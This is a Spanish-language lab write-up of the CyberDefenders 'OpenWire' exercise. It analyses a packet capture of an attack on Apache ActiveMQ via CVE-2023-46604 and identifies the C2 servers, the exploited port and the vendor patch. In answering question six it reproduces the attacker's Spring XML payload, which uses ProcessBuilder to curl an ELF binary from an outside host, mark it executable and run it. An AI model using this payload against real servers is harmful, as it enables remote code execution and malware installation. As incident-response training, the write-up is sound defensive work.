CyberDefenders

RESOLUCIÓN DE LABORATORIO

Caso: OpenWire (CyberDefenders)

Investigación forense de red sobre una vulnerabilidad de deserialización de Java en Apache ActiveMQ (CVE-2023-46604), documentando cómo la carga insegura de clases permite la Ejecución Remota de Código (RCE) y el compromiso del servidor.

Sebastian David
Torres Reyes

Escenario:

Durante su turno como analista de SOC de nivel 2, recibe una escalada de un analista de nivel 1 sobre un servidor público. Este servidor ha sido marcado por realizar conexiones salientes a múltiples IP sospechosas. En respuesta, inicia el protocolo estándar de respuesta a incidentes, que incluye aislar el servidor de la red para evitar posibles movimientos laterales o exfiltración de datos, y obtener una captura de paquetes de la utilidad NSM para su análisis. Su tarea consiste en analizar la captura de paquetes (pcap) y evaluar si hay indicios de actividad maliciosa.

Herramientas utilizadas:

- Wireshark
- NetworkMiner

P1: Al identificar la IP del C2, podemos bloquear el tráfico hacia y desde esta IP, lo que ayuda a contener la brecha y a evitar más exfiltraciones de datos o la ejecución de comandos. ¿Puede proporcionar la IP del servidor C2 que se comunicó con el nuestro?

R: 146.190.21.92


Se analizó el tráfico anómalo entre las direcciones IP 146.190.21.92 y 134.209.197.3. Para aislar esta comunicación, se aplicó el filtro ip.addr==146.190.21.92 && ip.addr==134.209.197.3 en Wireshark.

ip.addr == 146.190.21.92 && ip.addr == 134.209.197.3

	Source	Src Port	Destination	Dst. Port	Protocol	Length	Info
.926712	146.190.21.92	47284	134.209.197.3	61616	TCP	74	47284 → 61616 [SYN] Seq=0 Win=64240 Len=0 MSS=1361 SACK_PERM
.926769	134.209.197.3	61616	146.190.21.92	47284	TCP	74	61616 → 47284 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460
.052095	146.190.21.92	47284	134.209.197.3	61616	TCP	66	47284 → 61616 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1396405
.055491	134.209.197.3	61616	146.190.21.92	47284	OpenWire	408	WireFormatInfo
.057280	146.190.21.92	47284	134.209.197.3	61616	OpenWire	190	ExceptionResponse[Malformed Packet]
.057281	146.190.21.92	47284	134.209.197.3	61616	TCP	66	47284 → 61616 [FIN, ACK] Seq=125 Ack=1 Win=64256 Len=0 TSval=
.057302	134.209.197.3	61616	146.190.21.92	47284	TCP	66	61616 → 47284 [ACK] Seq=343 Ack=125 Win=65280 Len=0 TSval=243
.057967	134.209.197.3	49750	146.190.21.92	8000	TCP	74	49750 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM T
.061431	146.190.21.92	8000	134.209.197.3	49750	TCP	74	8000 → 49750 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460
.061462	134.209.197.3	49750	146.190.21.92	8000	TCP	66	49750 → 8000 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=24377057
.061773	134.209.197.3	49750	146.190.21.92	8000	HTTP	276	GET /invoice.xml HTTP/1.1
.062882	146.190.21.92	8000	134.209.197.3	49750	TCP	66	8000 → 49750 [ACK] Seq=1 Ack=211 Win=65024 Len=0 TSval=115386
.070380	146.190.21.92	8000	134.209.197.3	49750	TCP	258	8000 → 49750 [PSH, ACK] Seq=1 Ack=211 Win=65024 Len=192 TSval
.070380	146.190.21.92	8000	134.209.197.3	49750	HTTP/XML	882	HTTP/1.0 200 OK
.070396	134.209.197.3	49750	146.190.21.92	8000	TCP	66	49750 → 8000 [ACK] Seq=211 Ack=193 Win=64128 Len=0 TSval=2437
.070487	134.209.197.3	49750	146.190.21.92	8000	TCP	66	49750 → 8000 [ACK] Seq=211 Ack=1010 Win=64128 Len=0 TSval=243
.070816	134.209.197.3	49764	146.190.21.92	8000	TCP	74	49764 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM T
.072900	146.190.21.92	8000	134.209.197.3	49764	TCP	74	8000 → 49764 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460
.072930	134.209.197.3	49764	146.190.21.92	8000	TCP	66	49764 → 8000 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=24377057

Se pudo visualizar el handshake TCP de tres vías inicial donde la IP 146.190.21.92 actuó como cliente. Adicionalmente, el análisis de sesiones en NetworkMiner corroboró que el rol cliente/servidor se invirtió posteriormente. Este patrón de

cambio de roles confirma que el servidor fue comprometido y se estableció una conexión de *Reverse Shell*. La dirección IP del atacante (C2) es 146.190.21.92.




Frame nr.	Client host	C. port	Server host	S. port	Protocol (application layer)	Start time
1	146.190.21.92	47284	134.209.197.3	61616		2023-12-12
1	146.190.21.92	47284	134.209.197.3	61616		2023-12-12
8	134.209.197.3	49750	146.190.21.92	8000	HTTP	2023-12-12
17	134.209.197.3	49764	146.190.21.92	8000	HTTP	2023-12-12
31	134.209.197.3	46158	128.199.52.72	80	HTTP	2023-12-12
41	134.209.197.3	43400	146.190.21.92	443	SSL	2023-12-12
4804	84.239.49.16	49877	134.209.197.3	443		2023-12-12
4810	84.239.49.16	50230	134.209.197.3	443		2023-12-12

P2: Los puntos de entrada iniciales son cruciales para rastrear el vector de ataque. ¿Cuál es el número de puerto del servicio que explotó el adversario?

R: 61616

El atacante vulneró el puerto 61616. Este puerto fue el objetivo del handshake inicial de tres vías iniciado por el atacante. El adversario explotó el servicio alojado en este puerto para lograr la ejecución de código y establecer el *Reverse Shell* hacia el servidor comprometido.



No.	Time	Source	Src Port	Destination	Dst. Port	Protocol	Length	Info
1	2023-12-12 08:38:27.926712	146.190.21.92	47284	134.209.197.3	61616	TCP	74	47284 → 61616 [SYN] Seq=0 Win=64
2	2023-12-12 08:38:27.926769	134.209.197.3	61616	146.190.21.92	47284	TCP	74	61616 → 47284 [SYN, ACK] Seq=0 A
3	2023-12-12 08:38:28.052095	146.190.21.92	47284	134.209.197.3	61616	TCP	66	47284 → 61616 [ACK] Seq=1 Ack=1
4	2023-12-12 08:38:28.055491	134.209.197.3	61616	146.190.21.92	47284	OpenWire	408	WireFormatInfo
5	2023-12-12 08:38:28.057280	146.190.21.92	47284	134.209.197.3	61616	OpenWire	190	ExceptionResponse[Malformed Pack
6	2023-12-12 08:38:28.057281	146.190.21.92	47284	134.209.197.3	61616	TCP	66	47284 → 61616 [FIN, ACK] Seq=125
7	2023-12-12 08:38:28.057302	134.209.197.3	61616	146.190.21.92	47284	TCP	66	61616 → 47284 [ACK] Seq=343 Ack=
8	2023-12-12 08:38:28.057967	134.209.197.3	49750	146.190.21.92	8000	TCP	74	49750 → 8000 [SYN] Seq=0 Win=642
9	2023-12-12 08:38:28.061431	146.190.21.92	8000	134.209.197.3	49750	TCP	74	8000 → 49750 [SYN, ACK] Seq=0 Ac
10	2023-12-12 08:38:28.061462	134.209.197.3	49750	146.190.21.92	8000	TCP	66	49750 → 8000 [ACK] Seq=1 Ack=1 W

P3: Siguiendo con la pregunta anterior, ¿cuál es el nombre del servicio que se encontró vulnerable?

R: Apache ActiveMQ

El servicio perteneciente al puerto vulnerado 61616 es Apache ActiveMQ.

P4: La infraestructura del atacante suele incluir varios componentes. ¿Cuál es la IP del segundo servidor C2?

R: 128.199.52.72


Tras el compromiso inicial, el servidor 134.209.197.3 estableció una conexión reversa hacia una segunda infraestructura del atacante con la IP 128.199.52.72. Esta conexión se realizó a través del puerto TCP/80, camuflando el tráfico como peticiones HTTP estándar (GET /docker) para evadir la detección perimetral de los firewalls.

No.	Time	Source	Src Port	Destination	Dst. Port	Protocol	Length	Info
28	2023-12-12 08:38:28.079385	146.190.21.92	8000	134.209.197.3	49750	TCP	66	8000 → 49750 [ACK] Seq=1010 Ack=
29	2023-12-12 08:38:28.098114	134.209.197.3	61616	146.190.21.92	47284	TCP	66	61616 → 47284 [ACK] Seq=343 Ack=
30	2023-12-12 08:38:28.101227	134.209.197.3	61616	146.190.21.92	47284	TCP	66	61616 → 47284 [FIN, ACK] Seq=343
31	2023-12-12 08:38:28.111948	134.209.197.3	46158	128.199.52.72	80	TCP	74	46158 → 80 [SYN] Seq=0 Win=64240
32	2023-12-12 08:38:28.116409	128.199.52.72	80	134.209.197.3	46158	TCP	74	80 → 46158 [SYN, ACK] Seq=0 Ack=
33	2023-12-12 08:38:28.116457	134.209.197.3	46158	128.199.52.72	80	TCP	66	46158 → 80 [ACK] Seq=1 Ack=1 Win
34	2023-12-12 08:38:28.116531	134.209.197.3	46158	128.199.52.72	80	HTTP	149	GET /docker HTTP/1.1
35	2023-12-12 08:38:28.117843	128.199.52.72	80	134.209.197.3	46158	TCP	66	80 → 46158 [ACK] Seq=1 Ack=84 Wi
36	2023-12-12 08:38:28.118743	128.199.52.72	80	134.209.197.3	46158	TCP	267	80 → 46158 [PSH, ACK] Seq=1 Ack=
37	2023-12-12 08:38:28.118753	134.209.197.3	46158	128.199.52.72	80	TCP	66	46158 → 80 [ACK] Seq=84 Ack=202
38	2023-12-12 08:38:28.118930	128.199.52.72	80	134.209.197.3	46158	HTTP	316	HTTP/1.0 200 OK
39	2023-12-12 08:38:28.119045	134.209.197.3	46158	128.199.52.72	80	TCP	66	46158 → 80 [FIN, ACK] Seq=84 Ack=
40	2023-12-12 08:38:28.119455	128.199.52.72	80	134.209.197.3	46158	TCP	66	80 → 46158 [ACK] Seq=453 Ack=85
41	2023-12-12 08:38:28.122242	134.209.197.3	43400	146.190.21.92	443	TCP	74	43400 → 443 [SYN] Seq=0 Win=6424
42	2023-12-12 08:38:28.124772	146.190.21.92	443	134.209.197.3	43400	TCP	74	443 → 43400 [SYN, ACK] Seq=0 Ack=

P5: Los atacantes suelen dejar rastros en el disco. ¿Cómo se llama el ejecutable de shell inverso que se instala en el servidor?

R: Docker

Tras realizar el análisis en NetworkMiner, se determinó que el sistema operativo del servidor comprometido es Linux.



En la pestaña de archivos extraídos, se identificó el binario docker (un archivo en formato ELF). Al cruzar esta información con Wireshark, se observó que el servidor emitió una solicitud HTTP GET hacia el host 128.199.52.72 para descargar este payload ejecutable, el cual actuó como el implante del *Reverse Shell*.

No.	Time	Source	Src Port	Destination	Dst. Port	Protocol	Length	Info
29	2023-12-12 08:38:28.098114	134.209.197.3	61616	146.190.21.92	47284	TCP	66	61616 → 47284 [ACK] Seq=343 Ack=
30	2023-12-12 08:38:28.101227	134.209.197.3	61616	146.190.21.92	47284	TCP	66	61616 → 47284 [FIN, ACK] Seq=343
31	2023-12-12 08:38:28.111948	134.209.197.3	46158	128.199.52.72	80	TCP	74	46158 → 80 [SYN] Seq=0 Win=64240
32	2023-12-12 08:38:28.116409	128.199.52.72	80	134.209.197.3	46158	TCP	74	80 → 46158 [SYN, ACK] Seq=0 Ack=
33	2023-12-12 08:38:28.116457	134.209.197.3	46158	128.199.52.72	80	TCP	66	46158 → 80 [ACK] Seq=1 Ack=1 Win
34	2023-12-12 08:38:28.116531	134.209.197.3	46158	128.199.52.72	80	HTTP	149	GET /docker HTTP/1.1
35	2023-12-12 08:38:28.117843	128.199.52.72	80	134.209.197.3	46158	TCP	66	80 → 46158 [ACK] Seq=1 Ack=84 Wi
36	2023-12-12 08:38:28.118743	128.199.52.72	80	134.209.197.3	46158	TCP	267	80 → 46158 [PSH, ACK] Seq=1 Ack=
37	2023-12-12 08:38:28.118753	134.209.197.3	46158	128.199.52.72	80	TCP	66	46158 → 80 [ACK] Seq=84 Ack=202
38	2023-12-12 08:38:28.118930	128.199.52.72	80	134.209.197.3	46158	HTTP	316	HTTP/1.0 200 OK
39	2023-12-12 08:38:28.119045	134.209.197.3	46158	128.199.52.72	80	TCP	66	46158 → 80 [FIN, ACK] Seq=84 Ack=
40	2023-12-12 08:38:28.119455	128.199.52.72	80	134.209.197.3	46158	TCP	66	80 → 46158 [ACK] Seq=453 Ack=85
41	2023-12-12 08:38:28.122242	134.209.197.3	43400	146.190.21.92	443	TCP	74	43400 → 443 [SYN] Seq=0 Win=6424
42	2023-12-12 08:38:28.124772	146.190.21.92	443	134.209.197.3	43400	TCP	74	443 → 43400 [SYN, ACK] Seq=0 Ack=
43	2023-12-12 08:38:28.124806	134.209.197.3	43400	146.190.21.92	443	TCP	66	43400 → 443 [ACK] Seq=1 Ack=1 Wi
44	2023-12-12 08:38:28.210389	146.190.21.92	47284	134.209.197.3	61616	TCP	54	47284 → 61616 [RST] Seq=126 Win=
45	2023-12-12 08:38:28.225306	146.190.21.92	47284	134.209.197.3	61616	TCP	54	47284 → 61616 [RST] Seq=126 Win=
46	2023-12-12 08:38:28.282115	134.209.197.3	49764	146.190.21.92	8000	TCP	66	[TCP Retransmission] 49764 → 800
47	2023-12-12 08:38:28.283115	146.190.21.92	8000	134.209.197.3	49764	TCP	66	8000 → 49764 [ACK] Seq=1010 Ack=

P6: ¿Qué clase Java fue invocada por el archivo XML para ejecutar el exploit?

R: java.lang.ProcessBuilder

Se extrajo y analizó el archivo de configuración invoice.xml. Este código malicioso aprovecha una vulnerabilidad de inyección para forzar al contenedor de Spring a instanciar un objeto de la clase java.lang.ProcessBuilder. El vector de ataque utiliza el atributo init-method="start", logrando que, al crearse el objeto, el sistema ejecute automáticamente un comando de consola (en este caso, descargar y dar permisos de ejecución al archivo ELF mediante curl y chmod). Esto convierte una funcionalidad legítima en una Ejecución Remota de Código (RCE).

```
<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
            <constructor-arg >
            <list>
                <!--value>open</value>
                <value>-a</value>
                <value>calculator</value -->
                <value>bash</value>
                <value>-c</value>
                <value>curl -s -o /tmp/docker http://128.199.52.72/docker; chmod +x
/tmp/docker; ./tmp/docker</value>
            </list>
            </constructor-arg>
        </bean>
    </beans>
```

P7: Para comprender mejor la falla de seguridad específica explotada, ¿puede identificar el identificador CVE asociado con esta vulnerabilidad?

R: CVE-2023-46604

La investigación de los parámetros de red y los servicios involucrados identificó la explotación de Apache ActiveMQ. Esta vulnerabilidad permite a un atacante remoto ejecutar comandos de shell arbitrarios manipulando tipos de clases serializadas a través del protocolo OpenWire. Este fallo crítico está registrado oficialmente bajo el identificador CVE-2023-46604.

INICIO / INCIBE-CERT / Alerta temprana / Vulnerabilidades / CVE-2023-46604

Vulnerabilidad en Apache ActiveMQ (CVE-2023-46604)

Gravedad CVSS v3.1:	CRÍTICA
Tipo:	CWE-502 Deserialización de datos no confiables
Fecha de publicación:	27/10/2023
Última modificación:	04/11/2025

P8: El proveedor solucionó la vulnerabilidad añadiendo un paso de validación para garantizar que solo se puedan instanciar clases Throwable válidas, lo que evita su explotación. ¿En qué clase y método de Java se añadió este paso de validación?

R: BaseDataStreamMarshaller.createThrowable

Se investigaron las medidas de mitigación oficiales de esta vulnerabilidad (versiones parcheadas: 5.15.16, 5.16.7, etc.)

CVE 2023-46604 Mitigation Steps

The most definitive mitigation is upgrading to a patched version of ActiveMQ. The following versions address the vulnerability:

- 5.15.16
- 5.16.7
- 5.17.6
- 5.18.3

Older versions within each branch (5.15, 5.16, 5.17, and 5.18) are still vulnerable.

Para inspeccionar los cambios en el java se verificó las versiones del código de Apache ActiveMQ en GitHub. En el archivo BaseDataStreamMarshaller.java (asociado al commit "AMQ-9370"), se encontró que el parche implementó una validación estricta dentro del método createThrowable.

BaseDataStreamMarshaller.java AMQ-9370 - Openwire marshaller should validate Throwable ... 3 years ago

El objetivo de este método es forzar al sistema a verificar que la clase solicitada sea única y exclusivamente un tipo de error legítimo de Java. Al hacer esto, aborta de inmediato cualquier intento de instanciar clases arbitrarias o maliciosas antes de que se puedan ejecutar comandos en el sistema.

```
private Throwable createThrowable(String className, String message) {
    try {
        Class clazz = Class.forName(className, false, BaseDataStreamMarshaller.class.getClassLoader());
        OpenWireUtil.validateIsThrowable(clazz);
        Constructor constructor = clazz.getConstructor(new Class[] {String.class});
        return (Throwable)constructor.newInstance(new Object[] {message});
    } catch (IllegalArgumentException e) {
        return e;
    } catch (Throwable e) {
        return new Throwable(className + ": " + message);
    }
}
```